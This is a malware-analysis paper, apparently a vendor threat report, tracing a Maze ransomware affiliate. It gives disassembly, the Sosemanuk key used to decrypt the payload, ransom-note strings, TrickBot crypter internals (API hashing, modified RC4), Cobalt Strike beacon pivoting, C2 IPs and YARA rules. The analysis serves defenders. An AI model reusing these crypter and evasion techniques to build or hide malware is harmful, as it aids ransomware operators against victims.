
```
sub     esp, 8
mov     ecx, esi
call    sub_10001000
mov     ecx, esi
call    sub_10002060
push    5B400h
lea     eax, [edi+11E0h]
mov     edx, esi
push    eax
push    offset unk_100160C0
call    sub_10003600
add     esp, 14h
push    0                   ; lpThreadId
push    0                   ; dwCreationFlag
push    0                   ; lpParameter
push    edi                 ; lpStartAddress
push    0                   ; dwStackSize
push    0                   ; lpThreadAttrib
call    ds:CreateThread
mov     esi, ds:Sleep
nop
```

We can hazard a guess this will be a PE file, but since the same Sosemanuk encryption key and IV will be utilized we can just decrypt and check:

```
# python -i pySosemanuk.py
pySosemanuk version: 0.01
*** good ***
>>> key = 'IDZT6frSHDHsfdsffiFduffz8GD7sddg'
>>> iv  = '832748zr89243zr7'
>>> sm = Sosemanuk(key,iv)
>>> help(sm)

>>> data = open('large.bin', 'rb').read()
>>> t = sm.decryptBytes(data)
>>> t[:100]
'MZx90[email protected]x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x00x0
 program cannot be'
```

Maze

After decrypting out the payload it is very easy to identify that it is a sample of Maze ransomware:



```
aMazeRansomware:                                 ; DATA XREF: .text:[illegible]
                                                 ; .text:[illegible]
                unicode 0, <Maze Ransomware>,0
aDearYourFile:                                   ; DATA XREF: .text:[illegible]
                unicode 0, <%s>
                dw 2 dup(0Ah)
                unicode 0, <Dear %s, your files have been encrypted by RSA-2048 and C>
                unicode 0, <haCha algorithms>
                dw 0Ah
                unicode 0, <The only way to restore them is to buy decryptor>
                dw 2 dup(0Ah)
                unicode 0, <These algorithms are one of the strongest>
                dw 0Ah
                unicode 0, <You can read about them at wikipedia>
                dw 2 dup(0Ah)
                unicode 0, <If you understand the importance of situation you can res>
                unicode 0, <tore all files by following instructions in DECRYPT-FILES>
                unicode 0, <.txt file>
                dw 2 dup(0Ah)
                unicode 0, <You can decrypt 3 files for free as a proof of work>
                dw 0Ah
                unicode 0, <We know that this computer is >,0
aAStandaloneSer:                                 ; DATA XREF: .text:[illegible]
                unicode 0, <a standalone server>,0
aAServerInCorpo:                                 ; DATA XREF: .text:[illegible]
                unicode 0, <a server in corporate network>,0
aAWorkstationIn:                                 ; DATA XREF: .text:[illegible]
                unicode 0, <a workstation in corporate network>,0
aA              db 'a',0                         ; DATA XREF: .text:[illegible]
aPrimaryDomainC:
                unicode 0, < primary domain controller>,0
aA_1            db 'a',0                         ; DATA XREF: .text:[illegible]
aBackupServer:
                unicode 0, < backup server>,0
aA              db 'a',0                         ; DATA XREF: .text:[illegible]
```

There are two interesting overlaps involving this Maze Loader. The first is that one of the actor's recovered samples was a crypted sample of a Maze loader with a certificate chain onboard from Sectigo for "BCJTJEJXDCZSKZPJGJ0".

Pivoting on this chain leads us to a number of eCrime malware families that have been used for delivering second stage malware previously.


```
Gozi:
4f61fcafad37cc40632ad85e4f8aa503d63700761e49db19c122bffa7084e4ec
b9127a38c105987631df3a245c009dc9519bb790e27e8fd6de682b89f76d7db8
6e5d049342c2fe60fad02a5ab494ff9d544e7952f67762dbd183f71f857b3e66
baea0b117de8a7f42ff04d69c648fe5ec7ae8ad886b6fa9e039d9d847577108d

Zloader:
6fed2a5943e866a67e408a063589378ae4ce3aa2907cc58525a1b8f423284569

Zloader botnet: main

Gozi serpent keys: 7J79T4MEk8rkf3MT, 7EIrW8BoJ9xkYsKU, 21291029JSJUXMPP
```

Also interesting is that the new Gozi being utilized by Gozi ConfCrew[10] uses one of these keys for their loader service: ‘21291029JSJUXMPP’.

Secondly, during our investigation of a packed sample of this loader, we noticed that it was delivering Maze with a very distinctive crypter commonly associated with TrickBot.

TrickBot Crypter

The crypter being used here is one that is predominately utilized by TrickBot customers. The latest variant is easy to identify due to its continued use of `VirtualAllocExNuma` and a modified RC4 routine.




```
8B 35 04 D0 00 10        mov     esi, ds:LoadLibraryExW
6A 00                    push    0               ; dwFlags
6A 00                    push    0               ; hFile
68 A4 D1 00 10           push    offset LibFileName ; "mshta.exe"
FF D6                    call    esi ; LoadLibraryExW
85 C0                    test    eax, eax
75 04                    jnz     short loc_100011FA
```

```
                         loc_100011FA:           ; dwFlags
6A 00                    push    0
6A 00                    push    0               ; hFile
68 88 D1 00 10           push    offset aKernel32_dll_0 ; "KERNEL32.dll"
FF D6                    call    esi ; LoadLibraryExW
68 7C D1 00 10           push    offset a383669855 ; "383669855"
8B F0                    mov     esi, eax
E8 97 01 00 00           call    j__atol
50                       push    eax
```

The string “383669855” is the ROR-13 hash of `VirtualAllocExNuma` after being uppcased.

```
>>> a = 'virtualallocexnuma'.upper()
>>> a
'VIRTUALALLOCEXNUMA'
>>> h = 0
>>> for c in a:
...    h = ror(h, 13)
...    h += ord(c)
...
>>> h
383669855
```

After being resolved, it will be used to allocate a large chunk of memory and have the data copied over.




```
68 00 30 00 00        push    3000h
68 44 6B 07 00        push    76B44h
6A 00                 push    0
FF 15 00 D0 00 10     call    ds:GetCurrentProcess
50                    push    eax
FF D6                 call    esi
8B F0                 mov     esi, eax
85 F6                 test    esi, esi
74 AE                 jz      short loc_100011F6
```

```
loc_100011F6:
xor     al, al
pop     esi
retn
```

```
68 44 6B 07 00        push    76B44h           ; size_t
68 08 F0 00 10        push    offset unk_1000F008 ; void *
56                    push    esi              ; void *
E8 58 01 00 00        call    _memcpy
8B 44 24 18           mov     eax, [esp+10h+arg_4]
```

The data will then be decrypted using a slightly modified version of RC4, the SBOX size is extended.



```
                         loc_10001070:
88 44 04 08              mov     [esp+eax+190h+var_188], al
83 C0 01                 add     eax, 1
3D 84 01 00 00           cmp     eax, 184h
72 F2                    jb      short loc_10001070
```

```
53                       push    ebx
56                       push    esi
57                       push    edi
8B BC 24 A4 01 00 00     mov     edi, [esp+19Ch+arg_4]
33 F6                    xor     esi, esi
33 C9                    xor     ecx, ecx
8D 64 24 00              lea     esp, [esp+0]
```

```
                         loc_10001090:
33 D2                    xor     edx, edx
8B C1                    mov     eax, ecx
F7 F7                    div     edi
8A 5C 0C 14              mov     bl, [esp+ecx+19Ch+var_188]
0F B6 C3                 movzx   eax, bl
83 C1 01                 add     ecx, 1
0F B6 14 2A              movzx   edx, byte ptr [edx+ebp]
03 D6                    add     edx, esi
03 C2                    add     eax, edx
33 D2                    xor     edx, edx
BE 84 01 00 00           mov     esi, 184h
F7 F6                    div     esi
81 F9 84 01 00 00        cmp     ecx, 184h
8B F2                    mov     esi, edx
```

After unpacking we are left with a DLL. This DLL turns out to be the Maze Loader that we discussed earlier.

This loader also has a certificate appended to it in the overlay data:

```
Certificate:
        Data:
                Version: 3 (0x2)
                Serial Number:
                        02:ac:5c:26:6a:0b:40:9b:8f:0b:79:f2:ae:46:25:77
                Signature Algorithm: sha1WithRSAEncryption
                Issuer: C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert High
Assurance EV Root CA
                Validity
                        Not Before: Nov 10 00:00:00 2006 GMT
                        Not After : Nov 10 00:00:00 2031 GMT
                Subject: C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert High
Assurance EV Root CA
                Subject Public Key Info:
                        Public Key Algorithm: rsaEncryption
```

The overlay certificate even includes the WIN_CERTIFICATE structure, so it was possibly ripped off a binary and then appended to the end of the file.

Finding Structure in Noise

As previously mentioned, we began tracking this actor's attack servers, which predominantly leverage the use of Cobalt Strike. However, trying to pivot on a tool like Cobalt Strike can be challenging, as you will get lost in a sea of data pretty quickly. It can be easy to simply look for beacons using the same IOC and pivot on that, but that is naive so we decided to look for some other ways. It's worth mentioning that this is a very important reason why threat intel needs reverse-engineers, providing a further technical look at the data to try to pivot on, much the same way an attacker or a pentester will try to pivot when looking at infrastructure: the same techniques and approaches should be utilized in malware research bridging the technical gap of malware reverse-engineering with threat intel.

The Cobalt Strike beacons discovered here provide an excellent opportunity to showcase this methodology using a real world example. Let's take a recovered beacon from this investigation where the attacker was using the leaked version of Cobalt Strike.

```
'WATERMARK': '305419896'
```

The above is the watermark value from the recovered Cobalt Strike beacon config. These values stored packed in a structure that is XOR encoded inside of the beacons. This data is signaturable, however. Let's take a look:

```
>>> b = struct.pack('>I', 305419896)
>>> t.find(b)
240590
>>> t[240580:240600]
bytearray(b'x00x00x00x00x00%x00x02x00x04x124Vxx00&x00x01x00x02')
>>> chr(37)
'%'
>>> t2 = 'x00x00x00x00%x00x02x00x04x124Vx'
```

37 is the value used to designate the watermark value inside the beacon config. To pivot on this data in OSINT, all we need to do is look for the data block above. For the purposes of example, I will only show a simple example where we use the default XOR key for Cobalt Strike beacon configs:

```
>>> import binascii
>>> binascii.hexlify(t2)
'0000000250002000412345678'
>>> t3 = bytearray(t2)
>>> for i in range(len(t3)):
...   t3[i] ^= 0x2e
...
>>> binascii.hexlify(t3)
'2e2e2e2e0b2e2c2e2a3c1a7856'
```

Taking a look at the results in VirusTotal:

So now we have at least narrowed our sea of Cobalt Strike beacons down a bit to a pool of <100 samples.

While looking at the config data for these beacons, we notice more trends that begin to stick out:

```
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
```

Leading to possibly more related infrastructure:

```
'SUBMITURI': '/submit.php', 'DOMAINS': '217.12.218[.]99,/ptj'
```

Another interesting aspect of this watermark is that it shows up at the end of the PowerShell stager shellcode as well:

```
x00x00Pxc3xe8x9fxfdxffxff37.1.210[.]52x00x124Vx")
```

As mentioned, this leads to other infrastructure that could be used by either the affiliate or another affiliate involved in Maze. The investigation is ongoing as the actors appear to be very active.

Conclusion

We have covered in this paper tracking and profiling one of the actors involved in Maze ransomware while also discovering intel of his involvement with multiple other major eCrime families including Zloader, Gozi and TrickBot.

The notorious ransomware group, Maze, which leverages blackmail and data theft on top of file locking is now found with evidence of an affiliate being involved in multiple major eCrime groups and utilizing a service that is predominantly associated with TrickBot and their customers. Most of the major crimeware families have capabilities to deliver other files and this means more things to think about for enterprise defenders as alerts are prioritized, dwell time can be a gamble and it’s no longer safe to assume that you can expect an infection to act a certain way.

IOCs

Unpacked samples:
85e38cc3b78cbb92ade81721d8cec0cb6c34f3b5
07849ba4d2d9cb2d13d40ceaf37965159a53c852

IPs
37[.]1[.]210[.]52

Mitigation & Recommendations

Endpoint
KillSwitch file: *C:AhnLabSucks*

YARA

```
rule trick_crypter_vallocnuma_hash
{
        strings:
                $a1 = “383669855”

        condition:
                all of them
}

rule Maze_Loader
{
        strings:
                $sosemanuk_key = “IDZT6frSHDHsfdsffiFduffz8GD7sddg”
                $ahnlab_messages1 = “Ahnlab really sucks”
                $ahnlab_messages2 = “AhnLabSucks”

        condition:
                $sosemanuk_key or all of ($ahnlab_messages*)
}
```

References

1: https://blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor/
2: https://www.fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre/
3: https://www.sentinelone.com/wp-content/uploads/the-deadly-planeswalker-how-the-trickbot-group-united-high-tech-crimeware-apt/
4: https://www.sentinelone.com/wp-content/uploads/maze-ransomware-update-extorting-and-exposing-victims/
5: https://threatpost.com/maze-ransomware-cognizant/154957/
6: https://twitter.com/VK_Intel/status/1251388507219726338
7: https://www.seanet.com/~bugbee/crypto/sosemanuk/
8: https://www.fireeye.com/blog/threat-research/2020/05/tactics-techniques-procedures-associated-with-maze-ransomware-incidents.html
9: https://twitter.com/malwrhunterteam/status/1265317887167926272
10: https://www.sentinelone.com/wp-content/uploads/valak-malware-and-the-connection-to-gozi-loader-confcrew/